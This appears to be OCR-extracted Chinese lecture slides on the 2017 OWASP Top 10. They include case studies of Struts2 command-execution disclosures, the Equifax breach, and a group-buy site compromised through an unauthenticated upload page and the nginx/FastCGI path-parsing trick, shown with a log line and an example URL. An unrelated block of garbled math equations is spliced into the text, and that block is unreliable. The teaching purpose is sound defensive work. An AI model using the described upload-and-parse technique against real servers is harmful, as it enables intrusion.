
最新提交**最新提交****最新提交**

提交日期	提交日期	提交日期	漏洞名称	评论
2013-07-17	2013-07-17	2013-07-17	A5站长分站存在dedecms注入导致站点被黑(可getshell)	
2013-07-17	2013-07-17	2013-07-17	网易三个s2-016命令执行	
2013-07-17	2013-07-17	2013-07-17	中华人民共和国交通部某分站struts2漏洞	
2013-07-17	2013-07-17	2013-07-17	工信部备案查询系统struts2最新洞洞(包括所有分站)	
2013-07-17	2013-07-17	2013-07-17	京东商城某分站struts漏洞(已证明可执行服务器命令)	
2013-07-17	2013-07-17	2013-07-17	京东某分站最新Struts命令执行漏洞	
2013-07-17	2013-07-17	2013-07-17	某省电信主站struts2任意命令执行漏洞	
2013-07-17	2013-07-17	2013-07-17	凤凰网s2-016命令执行	
2013-07-17	2013-07-17	2013-07-17	中华人民共和国商务部某系统命令执行	
2013-07-17	2013-07-17	2013-07-17	百度某分站最新Struts命令执行漏洞一枚	
2013-07-17	2013-07-17	2013-07-17	百度某业务命令执行	
2013-07-17	2013-07-17	2013-07-17	诺基亚分站struts任意命令执行	
2013-07-17	2013-07-17	2013-07-17	新网某分站最新struts2命令执行	
2013-07-17	2013-07-17	2013-07-17	华为某分站最新struts2命令执行漏洞	
2013-07-17	2013-07-17	2013-07-17	腾讯某业务struts2命令执行	8
2013-07-17	2013-07-17	2013-07-17	京东商城几处struts2命令执行漏洞	
2013-07-17	2013-07-17	2013-07-17	淘宝某分站最新Struts命令执行漏洞第二枚	
2013-07-17	2013-07-17	2013-07-17	国美最新struts2命令执行漏洞	
2013-07-17	2013-07-17	2013-07-17	淘宝某分站最新Struts命令执行漏洞一枚	1:
2013-07-17	2013-07-17	2013-07-17	众多天猫商城官方旗舰店管理不当导致资料泄漏(nuk卓众车品专营店等)	
2013-07-17	2013-07-17			


共 95 条记录, 5 页



STRUTS2



STRUTS2



美国信用机构**EQUIFAX**遭黑客入侵

□ 1.43亿用户记录泄露

新浪科技讯 北京时间9月8日早间消息，美国征信企业Equifax披露称，公司网站遭遇黑客攻击，1.43亿美国公民的记录泄露。美国有3家大型老牌征信企业，Equifax正是其中之一，它掌管8亿人的信用、保险记录，黑客如果想窃取数据，Equifax往往成为攻击目标。Equifax说泄露从5月中旬持续到7月29日，公司7月29日发现数据泄露。

犯罪分子拿到了个人信息，包括姓名、住址、出生日期、社会保障号，有时还会包含驾照信息；他们可以访问信息，为受害者创建帐户，或者接管帐户。一些英国、加拿大公民也受到影响，数量不详；在美国泄露的信息还包括20.9万人的信用卡卡号、18.2万人的特定争议文件。



The attack vector used in this incident occurred through a vulnerability in Apache Struts ([CVE-2017-5638](#)), an open-source application framework that supports the Equifax online dispute portal web application.

EQUIFAX INC

NYSE: EFX

US Markets Closed

Quote Search



105.04

+6.79
+6.91%

After Hours : 105.15 +0.11 +0.10%

SAVE

September 22, 2017 6:58 PM EDT. Delayed 15 minutes; BATS EDGX. Currency In USD

SUMMARY

FINANCIALS

ANALYSIS

OPTIONS

OWNERSHIP

COMPANY

HISTORY

RELATED

COMPARE

Nov 2016


Jan 2017

Mar 2017

May 2017

Jul 2017

Sep 2017



DAY WEEK MONTH YEAR 5 YEARS ALL



2017/9/20

Web安全技术-2.1 OWASP Top Ten



中国科学院大学
University of Chinese Academy of Sciences

2017 OWASP TOP 10

A8

跨站请求伪造(CSRF)

威胁代理	攻击向量	安全漏洞	技术影响	业务影响	
应用描述	可利用性 平均	普遍性 常见	可检测性 易	影响 中等	应用/业务描述
考虑可能将内容载入你用户的浏览器并迫使他们向你的网站提交请求的任何人。你的用户所访问的任何网站或者HTML源（feed）都可以这样做。	攻击者创建伪造HTTP请求并通过图片标签、跨站脚本或者其他技术诱使受害用户提交这些请求。 <u>如果该受害用户已经通过身份认证</u> ，那么攻击就能成功。	CSRF 是利用某些web应用程序允许攻击者预测一个特定操作的所有细节这一特点。由于浏览器自动发送会话cookie等认证凭证，攻击者能创建恶意web页面产生伪造请求。这些伪造请求很难与合法请求区分开。跨站请求伪造漏洞可以很容易通过渗透测试或代码分析检测到。	攻击者能欺骗受害者完成该受害者所允许的任意状态改变的操作，比如：更新帐号细节，完成购物，修改数据等操作	考虑受影响的数据和应用功能的商业价值。试想如果并不知道这些操作是否是用户的真正意愿会产生什么后果。同时考虑带来的声誉影响。	



A8 - 跨站请求伪造 (CSRF)

- 一个跨站请求伪造攻击迫使登录用户的浏览器，伪造HTTP请求，包括该用户的会话cookie和其他认证信息，发送到一个存在CSRF漏洞的Web应用程序。这就允许攻击者迫使用户浏览器向存在漏洞的应用程序发送请求，而这些请求会被应用程序认为是用户的合法请求。



2017 OWASP TOP 10

A7

攻击检测与防范不足

威胁代理	攻击向量	安全漏洞	技术影响	业务影响	
应用描述	可利用性 易	普遍性 常见	可检测性 平均	影响 中等	应用/业务描述
考虑任何人都可以通过网络向您的应用发送请求。您的应用程序是否检测并响应手动和自动攻击？	攻击者，已知用户或匿名者发送攻击。应用程序或API是否能检测到攻击？怎么响应？它可以阻止对已知漏洞的攻击吗？	应用程序和API始终会受到攻击。大多数应用程序和API检测到无效输入，但只是过滤它，让攻击者可以反复进行攻击。这种攻击表明存在对漏洞的恶意利用或用户的探测。检测到并阻止手动和自动攻击是提高安全性的最有效方法之一。并考虑您有能力快速修补刚发现的关键漏洞么？	最成功的攻击从脆弱性探测开始。允许这样的探测持续进行可以将成功利用的可能性提高到100%。不能快速对漏洞部署补丁会让攻击者有机可趁。	考虑攻击检测与防范不足对业务的影响。成功的攻击如果不被阻止，长期未被发现，其危害将远远超出其初始足迹。	



A7 - 攻击检测与防范不足

- 大多数应用程序和API缺乏针对手动和自动攻击的检测、预防和响应的基本功能。
- 攻击保护远远超出了基本输入验证，并且涉及自动检测、记录、响应甚至阻止攻击。应用程序所有者还需要有快速部署补丁以防止攻击的能力。



攻击检测与防范不足

- 到2020年，在新部署的 WAF 中，独立 WAF 硬件设备所占的比例将从如今的 40% 下降到 20% 以下；
- 到2020年，50% 以上面向公众的 Web 应用将受到基于云的 WAF 服务平台的保护，与当前不足 20% 的比例相比，有了大幅增加。基于云的 WAF 服务平台兼顾 CDN、分布式拒绝服务攻击（DDoS）防御、bot 缓解服务和 WAF 等功能，能为 Web 应用提供更好的安全保护。

Gartner

Gartner全球最具权威的IT研究与顾问咨询公司

Magic Quadrant for Web Application Firewalls

Published: 07 August 2017 ID: G00314552

Analyst(s): Jeremy D'Hoinne, Adam Hils, Claudio Neiva

Summary

The WAF market is growing, driven by the adoption of cloud-based WAF service. Enterprise security teams should use this research as part of their evaluation on how WAFs can provide improved security that is also easy to consume and manage, while respecting data privacy requirements.

Strategic Planning Assumptions

32

By 2020, stand-alone WAF hardware appliances will represent less than 20% of new WAF deployments, down from 40% today.

By 2020, more than 50% of public-facing web applications will be protected by cloud-based WAF service platforms, combining CDN, DDoS protection, bot mitigation and WAF, up from less than 20% today.

2017 OWASP TOP 10

A6

敏感能信息泄露

威胁代理	攻击向量	安全漏洞	技术影响	业务影响	
应用描述	可利用性 难	普遍性 少见	可检测性 平均	影响 严重	应用/业务描述
考虑谁可以访问您的敏感数据和这些数据的备份。这包括静态数据、传输中的数据甚至是客户浏览器中的数据。	攻击者通常不直接攻击加密系统。他们往往通过诸如窃取密钥、发起中间人攻击或从服务器窃取明文数据等方式对传输中的或者客户浏览器中的数据进行破解。	在这个领域最常见的漏洞是应该加密的数据不进行加密。在使用加密的情况下，常见的问题是不安全的密钥生成和管理和使用弱算法是很普遍的，特别是使用弱的哈希算法来保护密码。浏览器的漏洞也很普遍，且可以很轻易的检测到，但是很难大规模的利用。外部攻击者因访问的局限性很难探测这种漏洞，并且难以利用。	这个领域的错误频繁影响那些本应该加密的数据。这些信息通常包括很多敏感数据，比如医疗记录，认证凭证，个人隐私数据，信用卡信息，等等。	考虑丢失数据和声誉影响造成的商业损失。如果这些数据被泄露，那你要承担的法律责任是什么？另外考虑到对企业造成声誉影响。	



A6 - 敏感信息泄漏

- 许多Web应用程序没有正确保护

敏感数据，如信用卡、身份验证凭据。攻击者可能会窃取或篡改这些弱保护的数据以进行信用卡诈骗、身份窃取或其他犯罪。敏感数据值需额外的保护，比如在存放或在传输过程中的加密，以及在与浏览器交换时进行特殊的预防措施。

$$\begin{aligned} & \frac{(y f(x+2) + e_0(x))}{(x+1)} y_1 + e_2(x) y_2 + e_3(x) y_3 \\ & = \left(\frac{x(x+2)}{2} \right) 1 + (x(x+1)) 0 + \left(\frac{x(x-1)}{2} \right) \\ & = \left(\frac{(x-1)(x+2)}{2} \right) 1 + (x(x+1)) 0 \neq \frac{x+1}{f_P(x, y)} \\ & (x)^2 (y+6x+7)^4 (x^2+8x+9)^2 (y+2x+6)^4 (x+1) \\ & (1)(x+6)^4 (x+9)^4 \frac{x(x+1)(x+2)^4}{(y+8x+9b+\sqrt{3}\sqrt{4a^3+27b^2})^{1/3}} \\ & \frac{2^{1/2} 3^{2/3}}{(y+8x)^2} \frac{(y+9x+1)^2}{(1-i\sqrt{3})(-9b+\sqrt{3}\sqrt{4a^3+27b^2})^{1/3}} \frac{(y+8x+1)^2}{(y+8x)^2 (y+7x+4)^4 (y+1)^2} \end{aligned}$$



2017 OWASP TOP 10

A5


安全配置错误

威胁代理	攻击向量	安全漏洞	技术影响	业务影响	
应用描述	可利用性 易	普遍性 常见	可检测性 易	影响中等	应用/业务描述
考虑外部的匿名攻击者和拥有自己帐户的内部用户都可能会试图破坏系统的。另外考虑想要掩饰他们的攻击行为的内部攻击者。	攻击者访问默认帐户、未使用的网页、未安装补丁的漏洞、未被保护的文件和目录等，以获得对系统未授权的访问或了解。	安全配置错误可以发生在一个应用程序堆栈的任何层面，包括平台、Web服务器、应用服务器、数据库、框架和自定义代码。开发人员和系统管理员需共同努力，以确保整个堆栈的正确配置。自动扫描器可用于检测未安装的补丁、错误的配置、默认帐户的使用、不必要的服务等。	这些漏洞使攻击者能经常访问一些未授权的系统数据或功能。有时，这些漏洞导致系统的完全攻破。	系统可能在你未知的情况下被完全攻破。你的数据可能会随着时间推移被全部盗走或者篡改。恢复的花费可能会很昂贵。	



A5-安全配置错误

- 应用程序、框架、应用程序服务器、Web服务器、数据库服务器以及平台定义和执行都需要进行安全配置。由于许多设置的**默认值并不是安全的**，因此，必须**定义、实施和维护**这些设置。这包含了对所有的软件保持**及时地更新**，包括所有应用程序的库文件。



开源团购

口 公司的团购业务应用，采用的是团购商用系统。


The screenshot shows the homepage of Zuitu.com. At the top, there's a navigation bar with links for '首页', '项目分析', '商业服务', '增值服务', '技术支持', '软件下载', '在线帮助', and '技术论坛'. Below the navigation, there's a large banner for '团购网站淘金潮' (Group buy Web gold rush) featuring a laptop displaying a Groupon page. To the left is a '新闻中心' (News Center) with a list of recent news items. In the middle, there's a section for '产品与服务' (Products and Services) with icons for 'Products-产品中心' (BlueMTZ风格), 'Services-贴心服务' (YellowKTV风格), and 'Groupon-项目分析' (Purple风格). At the bottom, there's a '风格展示 Templates' section showing four different design styles: BlueMTZ默认风格, YellowKTV风格, Purple风格, and 24quan风格.

The screenshot shows a promotional page on Zuitu.com. It features a large banner for '精品团购每一天' (Every day is a精品团购) with a koala image. Below the banner, there's a deal for '电影票aaaaaaaaaaaaaaa' (Movie tickets) with a price of '¥99999999.99' and a discount of '10 折'. To the right, there's a section for '邀请有奖' (Referral reward) where users can invite friends to get a \$5 discount. The page also includes a '号外' (Headline) section for '最土团购系统 - 专业值得信赖' (Zuitu Group Buy System - Professional and Reliable) and a '本单答疑' (FAQ) section.



开源团购

□ 门户网站爆料，某公司团购分站被黑



开源团购

□ 网络沦陷原因

- 团购系统，上传页面未做任何验证和限制，直接可以被调用
- Nginx与FastCGI配置不当，导致任意扩展名文件被作为脚本解析

团购网站存在文件上传功能接口：

http://tuan._____ /upload.php

团购网站基于“最土团购”进行二次开发，此接口是原系统的功能。默认情况下网站后台会调用这个接口，但因此接口无身份验证 PHP 木马。入侵者在 2011/7/7 22:29:57 上传了一个文件，以下是 WEB SERVER 日志：

```
192.168.____ -- [07/Jul/2011:22:29:57 +0800] "POST /upload.php HTTP/1.0" 200 135 "-"  
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)" "114.241.61.108"  
PHPSESSID=0hvg76t2fevtehhf53m7j5v9f5; QN7=beijing
```



开源团购

网络沦陷原因

- 团购系统，上传页面未做任何验证和限制，直接可以被调用
- Nginx与FastCGI配置不当，导致任意扩展名文件被作为脚本解析
- <http://www.80sec.com/nginx-securit.html>

漏洞介绍：nginx是一款高性能的web服务器，使用非常广泛，其不仅经常被用作反向代理，也可以非常好的支持PHP的运行。80sec发现其中存在一个较为严重的安全问题，默认情况下可能导致服务器错误的将任何类型的文件以PHP的方式进行解析，这将导致严重的安全问题，使得恶意的攻击者可能攻陷支持php的nginx服务器。

漏洞分析：nginx默认以cgi的方式支持php的运行，譬如在配置文件当中可以以

```
location ~ \.php$ {  
root html;  
fastcgi_pass 127.0.0.1:9000;  
fastcgi_index index.php;  
fastcgi_param SCRIPT_FILENAME /scripts$fastcgi_script_name;  
include fastcgi_params;  
}
```

的方式支持对php的解析，location对请求进行选择的时候会使用URI环境变量进行选择，其中传递到后端Fastcgi的关键变量SCRIPT_FILENAME由nginx生成的\$fastcgi_script_name决定，而通过分析可以看到\$fastcgi_script_name是直接由URI环境变量控制的，这里就是产生问题的点。而为了较好的支持PATH_INFO的提取，在PHP的配置选项里存在cgi.fix_pathinfo选项，其目的是为了从SCRIPT_FILENAME里取出真正的脚本名。那么假设存在一个<http://www.80sec.com/80sec.jpg>，我们以如下的方式去访问

```
http://www.80sec.com/80sec.jpg/80sec.php
```



2017 OWASP TOP 10

A4

失效的访问控制

威胁代理	攻击向量	安全漏洞	技术影响	业务影响
应用描述	可利用性 易	普遍性 广泛	可检测性 易	影响 中等
应用/业务描述				
考虑系统的授权用户的类型。用户是否受限于某些功能和数据？未经身份验证的用户是否允许任意访问任何功能或数据？	经过了验证的攻击者只需将参数值更改为未授权的其他资源。是否可以访问此功能或数据？	对于数据，应用程序和API在生成网页时经常使用对象的实际名称或键。对于函数，URL和函数名通常很容易猜出。应用程序和API并不总是验证用户是否被授权给目标资源，这就会导致访问控制缺陷。测试人员可以轻松操作参数来检测这些缺陷。代码分析可以快速显示授权是否正确。	这种缺陷可能会损害所有可访问的功能或数据。除非引用是不可预知的，或者访问控制被强制执行，数据和功能可能会被盗或被滥用。	考虑暴露的数据和功能的商业价值。还应该考虑漏洞公开后对业务的不利影响。



A4-失效的访问控制

- 仅允许通过身份验证的用户的限制没有得到适当的强制执行。攻击者可以利用这些缺陷来访问未经授权的功能和/或数据，例如访问其他用户的帐户，查看敏感文件，修改其他用户的数据，更改访问权限等。



A4-失效的访问控制

案例一

Index of /monitor

Name	Last modified	Size	Description
 Parent Directory		-	
 [2014-9-11]/	11-Sep-2014 12:51	-	
 [2014-9-10]/	10-Sep-2014 23:50	-	
 [2014-9-09]/	09-Sep-2014 23:46	-	
 [2014-9-08]/	08-Sep-2014 23:41	-	
 [2014-9-07]/	07-Sep-2014 23:39	-	
 [2014-9-06]/	06-Sep-2014 23:36	-	
 [2014-9-05]/	05-Sep-2014 23:38	-	
 [2014-9-04]/	04-Sep-2014 23:32	-	
 [2014-9-03]/	03-Sep-2014 23:52	-	
 [2014-9-02]/	02-Sep-2014 23:43	-	
 [2014-9-01]/	01-Sep-2014 23:39	-	
 [2014-8-31]/	31-Aug-2014 23:58	-	
 [2014-8-30]/	30-Aug-2014 23:49	-	
 [2014-8-29]/	29-Aug-2014 23:38	-	
 [2014-8-28]/	28-Aug-2014 23:40	-	
 [2014-8-27]/	27-Aug-2014 23:57	-	

Index of /monitor/[2014-9-11]

Name	Last modified	Size	Description
 Parent Directory		-	
 01056091916-0186321086..>	11-Sep-2014 07:36	167K	
 01064342115-0731841921..>	11-Sep-2014 11:25	82K	
 01084502802-0108259777..>	11-Sep-2014 12:28	784K	
 01084502802-0731841921..>	11-Sep-2014 11:25	423K	
 013006163797-015064076..>	11-Sep-2014 10:15	1.8M	
 013021213262-018500723..>	11-Sep-2014 11:56	3.3M	
 013078887309-018653310..>	11-Sep-2014 09:49	1.2M	
 013078887309-056341868..>	11-Sep-2014 10:50	8.2M	
 013081300028-013901159..>	11-Sep-2014 10:12	745K	
 013083702850-013030395..>	11-Sep-2014 09:07	3.2M	
 013083702850-013503727..>	11-Sep-2014 08:38	4.2M	
 013083702850-013526752..>	11-Sep-2014 10:07	661K	
 013083702850-013526752..>	11-Sep-2014 10:10	2.6M	
 013083702850-013602228..>	11-Sep-2014 10:36	1.7M	
 013083702850-013602228..>	11-Sep-2014 11:08	696K	
 013083702850-013602228..>	11-Sep-2014 11:11	2.4M	
 013083702850-013653899..>	11-Sep-2014 10:51	696K	
 013083702850-013653899..>	11-Sep-2014 10:55	3.3M	
 013083702850-013803728..>	11-Sep-2014 09:10	4.4M	
 013083702850-015036687..>	11-Sep-2014 10:29	684K	
 013083702850-015036687..>	11-Sep-2014 12:26	435K	



A4-失效的访问控制

案例二

